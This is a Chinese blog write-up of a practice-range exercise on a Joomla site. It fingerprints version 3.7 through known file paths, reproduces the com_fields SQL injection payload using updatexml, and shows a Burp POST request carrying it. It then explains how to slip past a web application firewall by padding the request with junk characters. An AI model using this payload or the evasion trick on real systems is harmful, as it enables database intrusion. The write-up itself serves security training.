尤里的复仇Ⅱ 回归

原创

sparename 于 2021-09-05 15:44:15 发布

分类专栏： 笔记 文章标签： vscode

尤里的复仇Ⅱ 回归

归来-脚踏实地

进入页面，首先验证一下是不是cms模板
指纹验证：链接

在线cms指纹识别

当然也可以使用插件Wappalyzer来识别


得出此站为JoomlaCMS，去网上查下Joomla漏洞，发现他有很多版本，但不知道是什么版本，那怎么查版本呢，注意cms有文件，文件里面写明了版本号，所以我们只要找到写明cms版本的文件就可以了，但这个文件在哪，文件名我们并不知道，我们怎么找呢，很简单，因为cms模板里面内容可能会改，用cms建站文件名一般不会变，所以说这个文件和文件路径一般不会有太大变化，去官网下载一个Joomla，去看看具有版本号的文件在哪以及他的文件名就可以了
官网是国外的,下载比较慢，于是在码云Gitee下载

```
https://gitee.com/mirrors/joomla
```


官网链接：

```
https://downloads.joomla.org/
```

下载到最新版本4.0.2
在这里可以使用VScode打开文件，可以全局检索文件内容
这里使用everything高级搜索



然后一个一个访问



`http://awd19-b22.aqlab.cn/language/en-GB/langmetadata.xml /administrator/manifests/packages/pkg_en-GB.xml /installation/language/en-GB/langmetadata.xml /api/language/en-GB/langmetadata.xml /administrator/language/en-GB/langmetadata.xml /administrator/components/com_joomlaupdate/joomlaupdate.xml /administrator/manifests/files/joomla.xml /language/en-GB/install.xml /administrator/language/en-GB/install.xml`

最终得知他的版本是3.7版本: `http://awd19-b22.aqlab.cn/language/en-GB/install.xml`

新手上路 已支持识别的的cms... joomla3.7漏洞在线检...

该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

```
-<extension version="3.7" client="site" type="language" method="upgrade">
    <name>English (en-GB)</name>
    <tag>en-GB</tag>
    <version>3.7.0</version>
    <creationDate>April 2017</creationDate>
    <author>Joomla! Project</author>
    <authorEmail>admin@joomla.org</authorEmail>
    <authorUrl>www.joomla.org</authorUrl>
  -<copyright>
      Copyright (C) 2005 - 2017 Open Source Matters. All rights reserved.
    </copyright>
  -<license>
      GNU General Public License version 2 or later; see LICENSE.txt
    </license>
    <description>en-GB site language</description>
  -<files>
      <filename>en-GB.com_ajax.ini</filename>
      <filename>en-GB.com_config.ini</filename>
      <filename>en-GB.com_contact.ini</filename>
      <filename>en-GB.com_content.ini</filename>
      <filename>en-GB.com_finder.ini</filename>
      <filename>en-GB.com_mailto.ini</filename>
      <filename>en-GB.com_media.ini</filename>
```



网上查找3.7版本漏洞不能直接去查找利用，因为你不知道这个漏洞有什么危害
所以我们在本地搭建一个站点去测试
怎么搭建请看我之前的文章，这里就不演示了

这里不建议用百度搜索，不是很精准，有时候搜不到


漏洞分析


查找poc，复制

```
/index.phpoption=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x3e,user()),0)
```




你们可以在本地测试一下这个poc发现漏洞






再转到靶场

被阻拦了，这款防护软件云锁，怎么绕过呢？
传参方式在URL栏里为get传参（传递内容有限），尝试用post传参，用burp拦截，先在本地测试下是否能进行post传参



右键变更请求方式


扫描
发送给Intruder Ctrl+I
发送给Repeater Ctrl+R
发送给Sequencer
发送给Comparer
发送给Decoder
在浏览器中显示响应
通过浏览器请求
相关工具
变更请求方法
身体编码改变
复制网址
复制curl命令
复制到文件
从文件粘贴
保存项目
保存输入历史记录
将URL粘贴为请求
添加到站点地图
转换选择
URL编码输入
切割 Ctrl+X
复制 Ctrl+C
粘贴 Ctrl+V
消息编辑器的文档
Burp Repeater文档



Burp Suite Professional v2.1 - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
发送 取消
目标: http://awd19-b22.aqlab.cn
请求
Raw 参数 头 Hex
POST /index.php HTTP/1.1
Host: awd19-b22.aqlab.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=17bafef8f1e166-0396ffc2fff5cb8-4c3e247b-e1000-17bafef8f1f10f; 130278f82abbc8f1ceb3ac4309021b2b=6dbfbmosc2lk4mjutb40k7s640
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 96
option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x3e,user()),0)
响应
Raw 头 Hex HTML Render
HTTP/1.1 404 Not Found
Server: openresty
Date: Sun, 05 Sep 2021 06:57:39 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 5779
Connection: close
Vary: Accept-Encoding
Set-Cookie: security_session_verify=933326a86751e53cb3ba74cccc596d80; expires=Mon, 30-Nov-20 05:00:11 GMT; path=/; HttpOnly
Set-Cookie: security_session_verify=933326a86751e53cb3ba74cccc596d80; expires=Mon, 30-Nov-20 05:00:11 GMT; path=/; HttpOnly


还是被拦截了，怎么办？


我们要知道对方负责检测我们的语句是否存在恶意代码，对方是装了一个工具，但是工具运行要占用系统内存，对于这种防护类软件占用系统资源还是比较高的，而对于一台服务器来说资源是很宝贵的，而这些所谓的杀毒软件和防护软件，他们检测的数据越多，消耗的资源也就越大导致网站越来越卡，影响正常用户体验，所以说出于用户体验感的目的，这个服务器的防护软件检测数据的长度或内容是有限的，那只有我们把间谍或特务放后面，他就检测不到了，绕过检测了，所以我们可以给他大量的垃圾字符串，当他检测到一定值时就不检测了，所以就绕过了。

那垃圾字符串放多长呢？

